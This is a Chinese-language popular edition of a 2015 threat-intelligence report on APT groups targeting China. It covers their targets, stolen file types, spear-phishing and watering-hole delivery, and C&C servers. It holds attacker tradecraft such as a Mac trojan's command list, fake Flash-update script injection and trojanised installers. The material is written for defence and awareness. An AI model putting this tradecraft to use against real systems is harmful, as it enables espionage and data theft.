APT 2015

中国 高级持续性威胁研究报告

通俗解读版

SkyEye
天眼实验室

2015

中国高级持续性威胁（APT）研究报告解读版

作者：360 追日团队、360 天眼实验室

发布机构：360 威胁情报中心

2016 年 2 月 23 日

关于研究报告解读版

2016 年 1 月 18 日，360 威胁情报中心（官网 https://ti.360.com/）发布了专业研究报告《2015 中国高级持续性威胁（APT）研究报告》（以下简称为：专业版报告），综合分析了 2015 年中国遭遇境外 APT 组织攻击的情况，包括攻击范围、攻击影响、技术演进、社工手法等多个方面，是国内首个关于 APT 攻击及境外 APT 组织的综合性研究报告。

不过，APT 攻击是一种技术性、针对性和隐秘性极强的网络攻击方式，国内在此领域的相关研究刚刚起步，可以借鉴和参考的资料也非常有限，相关基础知识也并不十分普及。因此，对于绝大多数的非专业读者来说，也包括相关的政府机构工作人员和企业的安全管理人员等，直接阅读和理解这份专业版报告，可能存在一定的难度。

为了帮助更多有兴趣的读者更好的学习和了解 APT 攻击，更好的理解专业版研究报告，360 威胁情报中心在专业版报告的基础上，编辑整理了这份《2015 中国高级持续性威胁（APT）研究报告解读版》（以下简称：解读版报告）。

与专业版报告相比，解读版报告在逻辑结构上进行了重新组合，没有使用专业研究领域中常用的杀伤链模型（Kill Chain 模型），而是采用了普通读者相对更容易理解的军事对抗模型，将 APT 攻击分解为：战略与战术目标、武器及指挥系统、攻击者的战术实施、攻击者的组织结构等几个方面进行分析。此外，解读版报告还在专业版报告的基础上，增加了很多科普性的文字说明，目的同样是为了降低非专业读者的阅读门槛，因此篇幅上也较专业版报告要更长一些。

希望这份报告能够对各位读者有所帮助。

摘要

- 截至 2015 年 11 月底，360 威胁情报中心共监测到针对中国境内目标发动 APT 攻击的境外高级攻击组织 29 个，其中 15 个 APT 组织曾经被国外安全厂商披露过，另外 14 个 APT 组织为 360 威胁情报中心首先发现并监测到的。
- 在这 29 个 APT 组织中，针对中国境内目标的攻击最早可以追溯到 2007 年，而最近三个月（2015 年 9 月以后）内仍然处于活跃状态的 APT 组织至少有 9 个。仅仅在过去的 12 个月中（2014 年 12 月-2015 年 11 月），这些 APT 组织制作的专用木马程序，至少影响了中国境内超过一万台电脑，攻击范围遍布国内 31 个省级行政区。
- 从战略目标上来看，科研教育机构是 APT 攻击的首要目标，被攻击次数占比高达 37.4%；其次是政府机构，占 27.8%；能源企业排第三，占 9.1%。其他被攻击的重要领域还包括军事系统、工业系统、商业系统、航天系统和交通系统等。
- 从战术目标上来看，敏感的情报信息是 APT 攻击的主要目标，窃取的主要文件形式包括 Office 文档、设计图、压缩包、电子邮件等。特别值得注意的是，WPS Office 文档受到很多 APT 组织的关注，因为使用此类文档的机构，绝大多为涉密的政府部门或事业单位，因此，窃取 WPS Office 文档往往能够得到很多高价值的情报。
- 从被攻击目标所使用的系统平台来看，Windows 已经不再是 APT 攻击的唯一战场，针对 Android、Mac OS X 等非 Windows 系统的攻击越来越多。预计未来，针对如 Linux、Android、Mac OS X 和工业控制系统的攻击还会不断增加。
- APT 组织用于投放木马程序的武器搭载系统多种多样，目前已经被 360 威胁情报中心监测到的方式包括鱼叉邮件、水坑攻击、中间人攻击、PC 跳板和第三方平台跳板等。其中，鱼叉邮件仍然是最主要的攻击方式：全球平均占比为 55.2%，中国平均占比为 79.2%。而排在鱼叉攻击之后的就是水坑攻击，全球平均占比为 26.6%，中国平均占比为 15.4%。
- APT 攻击的主要武器是专用木马，而专用木马又可以分为非漏洞利用型，1day-Nday 漏洞利用型和 0day 漏洞利用型。不同类型的专用木马，其杀伤力、使用成本和针对目标都有所不同。其中，0day 漏洞利用文档的杀伤力最强，堪称 APT 军火库中的核武器，但其研发、制作和使用的成本也最高，一般都只会被用于针对高价值目标的攻击。
- C&C（Command and Control）服务器，称得上是 APT 攻击的前线指挥部。截至 2015 年 11 月，360 威胁情报中心共监测到 29 个 APT 组织的 C&C 服务器 200 余个，分布在全球至少 26 个不同的国家和地区。其中，美国最多，占 22.6%；其次是中国，占 17.9%；俄罗斯、西班牙、德国并列第三。
- APT 组织在选择 C&C 域名时，更倾向于采用动态域名，而且各个组织均使用或部分使用了境外动态域名服务商，其中主要的服务商有：ChangeIP、DynDNS、No-IP、Afraid（FreeDNS）、dnsExit 等。
- APT 组织在攻击过程中所采用的各种具体战术及战术实施过程也很值得研究。目前，360 威胁情报中心已经监测到的 APT 组织使用的各种战术手段包括：攻击初期的情报收集、火力侦查，攻击过程中的周边打击、周期性骚扰，攻击成功后为扩大战果进行的横向移动，以及多种复杂的伪装术、反侦查术等。

- 在 APT 组织使用的各种战术中，伪装术的形式最为复杂，也最为丰富，包括社会工程学伪装、文件视觉伪装、快捷方式伪装、捆绑合法程序和使用压缩包外壳等多种方法。
- APT 组织通常是具有严密的组织架构和专业分工的战斗部队。一般来说，至少包括情报收集小组，社会工程学小组，研发小组，C&C 运维小组和情报分析小组等 5 个大的专业分工以及更多的细致分工。此外，某些 APT 组织还可能在中国境内设有人工间谍。
- 未来几年中，我们预计 APT 攻击会有以下六个方面的主要发展趋势：十三五规划的相关行业将成为重点攻击目标；针对非 Windows 平台的攻击出现频率将会持续增高；由商业目的产生的 APT 攻击会不断增加；安全威胁越来越难以被“看见”；APT 组织针对安全行业的策略将从被动隐匿到主动出击；针对中国的 APT 攻击将越来越多的被曝光。

关键词：APT、鱼叉攻击、水坑攻击、0day、C&C、伪装

目　　录

第一章　持续精准打击的网络空间战

一、　APT 攻击：网络空间中的战争

APT 攻击（Advanced Persistent Threats，高级持续性威胁）堪称是在网络空间里进行的军事对抗。攻击者会长期持续的对特定目标进行精准的打击。而中国正是 APT 攻击的主要受害国之一。

绝大多数的 APT 组织具有一定的政府背景，其攻击的战略目标也是以政府、军队、科研机构和大型商业机构为主，而战术目标则是被攻击组织网络中敏感的情报信息。事实上，APT 攻击就是一场发生在互联网上的情报战争，而攻防双方的焦点则是情报和信息。

作为一种网络形态的战争，APT 攻击也有自己的军火库，其中既有常规武器（专用木马），也有生化武器（漏洞利用）和核武器（0day 漏洞利用）；同时这些武器也有多种不同的搭载系统，既有能精确制导的导弹系统（鱼叉攻击），也有攻击力强但可能误伤“平民”的轰炸机（水坑攻击）；不同的武器搭载系统与不同的武器相结合，就能产生出不同的网络攻击。

此外，像现实世界的战争一样，APT 攻击也有花样百出的各种战略战术。从伪装术到反侦查术，从情报收集到火力侦查，从周期性骚扰到横向移动，APT 组织所使用的多种多样的攻击手法让人防不胜防。

不过，尽管 APT 攻击具有很强的战争形态，但由于 APT 攻击所采用的技术和方法具有很强的针对性和隐蔽性，使得传统的安全防御体系不仅无法有效的防御 APT 攻击，甚至都很难看见和发现 APT 攻击。因此，这种高技术对抗的网络战争在过去数年间一直悄悄的进行，有的 APT 组织对中国的网络入侵和间谍活动甚至已经持续了七、八年之久，但此前却一直没有被发现和披露。

2015 年，360 威胁情报中心下属的天眼实验室和追日团队，先后展开了针对中国的 APT 攻击的深入研究，通过对 360 海量的黑白样本库及互联网大数据的深度挖掘和关联分析，找到了一套以大数据技术为核心的 APT 攻击的追踪监测与分析方法，并在过去的一年时间里，先后捕获了针对中国的 APT 攻击组织 29 个，捕获 APT 攻击专用木马程序文件样本数千个，使我们可以在一个全球范围的视野中，看到针对中国的网络战争的全貌。

本次报告将从多个维度，深入分析 APT 攻击的各种技术方法及社工手段，通过数据、案例等多种形式来解读 2015 年，及 2015 年之前发生的针对中国的各种 APT 攻击。

二、　针对中国攻击的国际 APT 组织

截至 2015 年 11 月底，360 威胁情报中心共监测到针对中国境内目标发动 APT 攻击的境外高级攻击组织 29 个，其中 15 个 APT 组织曾经被国外安全厂商披露过，另外 14 个 APT

组织为 360 威胁情报中心独立发现并监测到的，其中包括今年 5 月末披露的海莲花（OceanLotus，APT-C-00）组织。

下表给出了部分针对中国发动攻击的 APT 组织的名称及活动信息。其中 OceanLotus（APT-C-00）、APT-C-05、APT-C-06、APT-C-12 是 360 独立截获的 APT 组织及行动。

排序	APT 组织	APT 行动	首先报告厂商	已知最早活动时间	监测最近活动时间
1	APT28	APT28、Operation RussianDoll	FireEye	2007 年	2014 年 7 月
2	Darkhotel	Darkhotel	Kaspersky	2007 年	2015 年 11 月
3	APT-C-05	APT-C-05	360	2007 年	2015 年 11 月
4	APT-C-12	APT-C-12	360	2011 年	2015 年 11 月
5	OceanLotus(APT-C-00)	OceanLotus	360	2011 年	2015 年 11 月
6	APT-C-06	APT-C-06	360	2011 年	2015 年 11 月
7	Operation Arid Viper	Operation Arid Viper	Trend Micro	2012 年	2014 年 12 月
8	Desert Falcon	Desert Falcon	Kaspersky	2013 年	2014 年 11 月
9	Carberp	Anunak	FOX IT	2013 年	2015 年 6 月
10	ScanBox	ScanBox	AlienVault	2014 年	2015 年 5 月

表 1 针对中国攻击的部分 APT 组织列表


这些 APT 组织大多已经针对中国境内目标进行了持续数年的网络间谍活动，其中，如 Darkhotel、APT-C-05 等组织的攻击至少已存在了 8 年以上。

出于自身安全考虑，绝大多数 APT 组织在被披露之后，通常就会停止攻击活动。但是，我们发现，部分针对中国发动攻击的 APT 组织在被披露后，仍然在继续从事针对中国境内的目标的攻击，包括海莲花组织。


三、 长期遭受攻击的中国网络空间

监测结果显示，在这 29 个 APT 组织中，针对中国境内目标的攻击最早可以追溯到 2007 年，而最近三个月（2015 年 9 月以后）内仍然处于活跃状态的 APT 组织至少有 9 个。统计显示，仅仅在过去的 12 个月中，这些 APT 组织制作的专用木马程序，至少影响了中国境内超过一万台电脑，攻击范围遍布国内 31 个省级行政区。

国内受影响量排名前五的省市是：北京、广东、浙江、江苏、福建。除北京以外，我们可以看出受影响用户主要分布在沿海相关省市。受影响量排名最后的五个省市是：西藏、青海、宁夏、新疆、贵州。下图给出了 2014 年 12 月-2015 年 11 月（后文若无明确说明，所有数据的统计周期均为此时间段），全国各地用户遭遇 APT 攻击的数量分布情况。



下图给出了过去 12 个月间，国内每月遭 APT 攻击的用户数量分布。




第二章　APT 攻击的战略与战术目标

APT 攻击通常具有明确的攻击对象与攻击目标。从战略层面看，政府机构、科研机构和大型企业往往会成为 APT 组织攻击的主要对象。而从战术层面看，组织机构内部的机密文件、敏感信息则是 APT 攻击者最想要获取的情报信息。

一、　战略目标：科研、政府、能源、军工

APT 攻击的战略目标，是指 APT 攻击所针对的具体的组织机构或个人（某些高价值个人也有可能成为 APT 攻击的战略目标）。一般来说，一旦一个组织机构或个人被某个 APT 组织列为战略攻击的目标对象，这个组织机构或个人都会遭到长期持续的、有针对性的、攻击手段不断变换的网络攻击。

自 2014 年 12 月至 2015 年 11 月的一年时间里，360 威胁情报中心共监测到各类 APT 攻击事件数万次。其中，针对科研教育机构发起的攻击次数最多，占到了所有 APT 攻击总量的 37.4%；其次是政府机构，占 27.8%；能源企业排第三，占 9.1%。其他被攻击的重要领域还包括军事系统、工业系统、商业系统、航天系统和交通系统等。



科研与教育机构能够成为 2015 年 APT 攻击的首要目标，在一定程度上反映出境外 APT 组织对中国科技情报的“兴趣”要明显高于政治和军事情报。但同时，鉴于很多被攻击的科研院所承担了大量政府委托的科研项目，因此，攻击者通过攻击科研与教育机构，间接刺探中国的政治、经济和军事情报的风险也不容小视。

政府机构虽然在 APT 攻击的战略目标排行榜上仅位列第二，但通过对目前已经截获的 29 个 APT 攻击组织的分析发现，几乎所有境外 APT 组织都会将中国的政府机构列入自己的战略攻击目标。这也与绝大多数的 APT 组织都具有政府背景有一定的关系。

二、　战术目标：敏感情报信息与文件

APT 攻击的战术目标是指 APT 攻击者在一次或一段时间的攻击中想要达到的具体目的。对于窃密型攻击来说，战术目标指的就是 APT 攻击者想要窃取的具体的情报信息；而对于破坏型攻击（如震网病毒），战术目标则是指具体要破坏的设施或系统。就目前 360 威胁情报中心监测到的大量 APT 攻击来看，破坏型攻击非常罕见，绝大多数的 APT 攻击都是以情

报窃取为目的的窃密型攻击。

绝大多数情况下，情报信息都是以具有实体形态的文档形式进行存储的。因此，APT 攻击者在实现具体的战术目标时，通常也是以窃取最有可能存储着敏感情报信息的某些特定格式的文件为主要方式。而除了窃取存储在系统中的文件之外，也有不少 APT 组织将帐号密码、屏幕截图等系统运行的状态信息或程序运行的过程信息等作为情报窃取的战术目标。

1） 个人电脑上窃取文件的格式

下表给出 2015 年，360 威胁情报中心监测到的 APT 攻击中，攻击者在个人电脑终端上窃取信息时所主要针对的各种文件格式的后缀名信息。

类型	相关应用软件名称	具体针对的文件扩展名
文档类	Microsoft Office	“.doc”、“.docx”、“.ppt”、“.pptx”、“.xls”、“.xlsx”、“.rtf”
	WPS Office	**“.wps”、“.et”、“.dps”**
	Adobe Reader	“.pdf”
	其他	“.txt”
设计图类	AutoCAD	“.dwg”
压缩包类		“.rar”、“.zip”、“.7z”
应用类		“.exe”
邮件类		“.eml”

表 2 APT 攻击 PC 终端上主要窃取文件的扩展名

特别值得注意的是，攻击者除了关注主流的微软 Office 文档外，还有 APT-C-05、APT-C-12 等多个其他的 APT 组织将国内比较小众的 WPS Office 文档，如后缀名为“.wps”、“.et”、“.dps”的文档，作为主要的战术攻击目标。造成这种情况的主要原因是：采购 WPS Office 系列办公软件系统的组织机构，绝大多为涉密的政府部门或事业单位，因此，窃取 WPS Office 文档往往能够得到很多高价值的情报。

另外针对特定行业或单位，APT 攻击者会关注特定内容的文档，而不是所有的文档都关注。主要从文件名和文件扩展名两个方面来区分，如：只关注扩展名为“.doc”的文档，且文件名中包含“测试”字样的文档。

2） 移动终端上窃取文件的格式

在移动互联网时代，APT 攻击者自然也不会放过对智能移动终端的攻击。特别是由于智能移动终端上往往存储了通信录、短信、通话记录、照片等大量的敏感信息，因此在很多情况下，对智能移动终端的攻击价值甚至高于个人电脑。

360 威胁情报中心的监测显示，至少有 OceanLotus（APT-C-00）、APT-C-01、APT-C-05 等数个 APT 组织会对目标人群的智能手机发动有针对性的攻击，而且攻击者还会根据窃取目标信息在手机上存储形式的不同，采用不同的方式回传手机上的信息。

下表给出了 360 威胁情报中心截获的在智能移动终端上进行的 APT 攻击中，回传信息类型与回传信息方式的主要对应关系。请注意，这里给出的对应关系不是绝对的，而是主要形式。其中，手机基本信息包括：如 imsi，imei、电话号码、可用内存、屏幕长宽、网卡 mac 地址、SD 卡容量等信息。

窃取相关信息	文件直接回传	Socket 通信	电子邮件

音频	√		√
照片	√		√
通话录音	√	√	
录像	√	√	
通话记录			√
通讯录	√		
短信			√
手机基本信息			√
地理位置信息			√

表 3 Android RAT 窃取相关信息列表

3） 选择性的情报信息窃取

攻击者的活动越频繁，如木马与 C&C 服务器的通信次数越多，上传的文件数量越多，联网传输的数据量越大，其被发现或监测到的几率也就越大。为了尽可能降低活动的频度和被发现的风险，一些 APT 攻击者还取了更加精准的情报信息收集方式，如：只收集指定目录下的文件，只收集文件名中有特殊关键字的文件等。更有甚者，会只收集特定时间段里产生的符合特定特征的文件。

而事实上，攻击者窃取信息的方式越精准，往往也就说明了攻击者对被攻击的目标越了解，甚至是深入的掌握了被攻击目标人群的行为习惯。

三、 攻击目标的系统平台选择

在战略目标和战术目标确定之后，攻击者还需要选择具体在什么样的系统平台上发动攻击。因为不同的操作系统平台意味着需要不同的攻击手法，而且不同的系统平台，攻击难度也有所不同。

从 360 威胁情报中心已经截获的 APT 攻击来看，在 APT 攻击面前，没有任何一种操作系统是真正安全的。不论是 Windows、Android 还是苹果的 iOS、Mac OS X 系统，我们都已经截获了大量的攻击样本。

针对 Windows 系统的攻击最为常见，针对 Android 系统的攻击上一小节也有介绍，此处不再赘述。这里只针对苹果操作系统和一些跨平台的攻击方法进行举例说明。

1） 针对 Mac OS X 操作系统的攻击

APT 组织较早就开始关注 Mac OS X 操作系统，比如早期的 Luckycat、Icefog 等 APT 组织都有针对 Mac OS X 的攻击。而 360 首先截获的海莲花组织（OceanLotus，APT-C-00）也制作了大量针对 Mac OS X 操作系统的专用木马，我们将这一木马家族命名为 OceanLotus MAC 木马。

下表给出了是 OceanLotus MAC 木马的部分基本功能：

功能	命令
列目录	ls [path]

进入目录	cd [path]
获取当前目录	pwd
删除文件	rm<file_path>
复制文件	cp<srcppath><dstpath>
移动文件	mv <srcpath><dstpath>
获取进程信息	p {info:pid | ppid | name}
杀掉进程	kill <pid>
执行命令	cmd<command system>
抓取通信	capture <saved_path>
显示文件	cat path [num_byte]
下载文件	download fromURLsavePath

表 4 OceanLotus MAC 木马的部分功能列表


2） 跨平台的水坑攻击

某些特定的场景下，APT 攻击者会采用一些比较特殊的技术方法，对目标群体中使用各种操作系统的终端同时发动攻击。

比如，海莲花组织（OceanLotus，APT-C-00）就曾采用过这样一种攻击：在目标服务器页面中插入一段恶意的脚本代码；用户访问网站时，页面会弹出要求用户更新 Flash 软件的提示；但实际上，这里所提供的“更新包”是一个伪装成 Flash 升级包的恶意程序，用户如果不慎下载执行就会被植入恶意代码。

该组织的专业之处还体现在，这个水坑攻击会识别访问来源的操作系统平台，并根据客户端返回的系统信息，返回针对不同平台的恶意代码。在 Windows 平台下，我们使用不同的浏览器访问该页面时，都会提示下载名为“install_flashplayer.exe”的更新文件；当操作系统为 Mac OS 时，水坑则向 Safari 浏览器推送能在 Mac OS X 环境中运行的恶意更新程序“install_flashplayer_mac.zip”。

下图为用户访问该水坑站点时，攻击者的 JS 代码生成的提示用户下载执行伪造 Flash 升级包的页面截图。




第三章　APT 攻击的武器搭载系统

一、　综述

由于目的性和针对性很强，APT 攻击一般都可以称得上是精确制导的网络打击。最终实施攻击的武器通常来说是攻击文件、攻击程序或攻击代码，但要将这些攻击武器最终投放到被攻击目标的系统中去，还需要一套精密设计的武器搭载系统，也就是具体的攻击手段。

APT 攻击的武器搭载系统多种多样，仅 360 威胁情报中心在 2015 年监测到的具体形式就包括鱼叉邮件、水坑攻击、中间人攻击、PC 跳板和第三方平台跳板、即时通讯工具、手机短信等多种方式。

下图给出了全球 APT 攻击和 2015 年针对中国的 APT 攻击在武器搭载系统的选择方面，即攻击方式的选择方面的情况对比。其中，图左侧的全球数据来自第三方资源 APTnotes，右侧的针对中国的数据统计来自 360 威胁情报中心。



从上图中可以看出，无论是在全球还是在针对中国的 APT 攻击中，鱼叉邮件都是最主要的攻击方式：全球平均占比为 55.2%，中国平均占比为 79.2%。而排在鱼叉攻击之后的就是水坑攻击，全球平均占比为 26.6%，中国平均占比为 15.4%。


与其他攻击方式相比，鱼叉攻击的技术难度和防御难度都相对较低，有一定安全意识和基本安全技能的人，一般都能够识别出绝大多数的鱼叉邮件。但是，国内 APT 攻击中的鱼叉邮件占比，较全球平均水平高出了 24 个百分点，这在一定程度上表明：中国被攻击的目标人群整体安全意识和自我防护能力明显低于全球平均水平，攻击者并不需要使用太高难度的技术手法，就可以对中国目标人群实施有效的攻击。

下图给出了鱼叉攻击和水坑攻击的基本方法和过程：

本章将针对 APT 攻击的部分武器搭载系统进行举例分析。

二、 导弹：鱼叉攻击

鱼叉攻击（Spear Phishing）是针对特定组织的网络欺诈行为，目的是不通过授权访问机密数据，最常见的方法是将木马程序作为电子邮件的附件发送给特定的攻击目标，并诱使目标打开附件。鱼叉攻击的实施一般可以分为前期准备、邮件制作、邮件投放和情报回收这四个主要阶段。



1） 前期准备

该阶段主要工作是完成对邮件投放目标人群的电子邮箱信息收集工作，同时还要深入展开对目标人群行为习惯、关注热点等信息的收集。

从 2015 年 360 威胁情报中心的监测信息及用户提交信息来看，国内很多政府机构、事业单位即大型商业机构的内部邮箱已经被大量泄露，并且这些邮箱信息可能存在被多个不同的 APT 组织同时利用的情况。

2） 邮件制作

该阶段的主要工作是编写带有强烈迷惑性和诱骗性的电子邮件，并将攻击代码夹带其中。

从技术层面看，鱼叉邮件作为一个攻击载体，其标题、正文和附件都可能携带恶意代码。而从目前用户向 360 威胁情报中心提供的攻击样本分析来看：在附件中夹带二进制可执行程序，夹带漏洞利用文档，以及在邮件正文中包含恶意网站的超链接，是 2015 年攻击中国的 APT 组织最常使用的鱼叉攻击手段。

3） 邮件投放


该阶段的主要工作是选择合适的邮箱系统，将制作好的鱼叉邮件发送给攻击的目标人群。

4） 情报回收

该阶段的主要工作是等待目标人群中招，一旦有目标人群的终端或系统感染了专用木马，

就可以通过 C&C 服务器来回收窃取的情报信息。

下图是 2015 年用户向 360 威胁情报中心提交的钓鱼邮件的实例截图。在附件的压缩包中暗藏了一个二进制可执行文件的攻击程序。



鱼叉攻击的主要优点是目标投放的精准，所以我们可以将其比喻为现实战争中的导弹。但总体而言，鱼叉攻击的技术含量相对较低（发个邮件而已），而且只要掌握一些基本的、非专业的安全技能就可以进行有效的防范。

比如：认真查看邮件的来源（发件邮箱的后缀）是否可靠；认真核实邮件附件的后缀名，以确认是否为可执行文件；下载邮件附件后一定先扫毒再打开；陌生人邮件的附件不要轻易打开，一定要打开也应尽可能的放在安全软件的沙箱中打开等等。只要掌握这些简单的安全防护技能，一般来说就可以识别和抵御 90%以上的鱼叉攻击。

不过，尽管鱼叉攻击的防范门槛并不是很高，但正如上一小节中给出的统计结果所显示的那样：在实践应用中，鱼叉攻击虽然简单，但仍然不失为当前最为有效的 APT 攻击手段。

三、 轰炸机：水坑攻击

水坑攻击（Water Holing）是指黑客通过分析攻击目标的网络活动规律，寻找攻击目标经常访问的网站的弱点，先攻下该网站并植入攻击代码，等待攻击目标访问该网站时实施攻击。

相比于只能算是步兵武装的鱼叉攻击，水坑攻击就算得上是空中战机了，这不仅仅是因为其技术含量要相对高一些，而且最重要的是，水坑攻击的防御难度非常之大。由于水坑攻击通常是在目标人群访问自己常用的或“可信”的网站时，暗中发动的伏击战，所以绝大多数情况下，被攻击者对于水坑攻击的攻击过程毫无感知，因此一般也就谈不上识别和防御了。

下面我们以 360 威胁情报中心在 2015 年截获的海莲花组织（OceanLotus，APT-C-00）发动的两类水坑攻击为例进行说明

APT-C-00 中两种水坑攻击

A 方式	替换目标网站可信程序（捆绑即时通、证书驱动）	Windows
	对目标网站插入恶意 JS 代码（伪装 Adobe Flash 更新程序）	Windows
		Mac OS X
B 方式	替换目标网站指定链接（倾向新闻公告类信息）	Windows

表 5 APT-C-00 中两种水坑攻击

1） A 方式

海莲花组织首先通过渗透入侵的攻击方式非法获得某机构的文档交流服务器的控制权，接着，在服务器后台对网站上的“即时通”和“证书驱动”两款软件的正常安装文件捆绑了自己的木马程序，之后，当有用户下载并安装即时通或证书驱动软件时，木马就有机会得到执行。攻击者还在被篡改的服务器页面中插入了恶意的脚本代码，用户访问网站时，会弹出提示更新 Flash 软件，但实际提供的是伪装成 Flash 升级包的恶意程序，用户如果不慎下载执行就会中招。

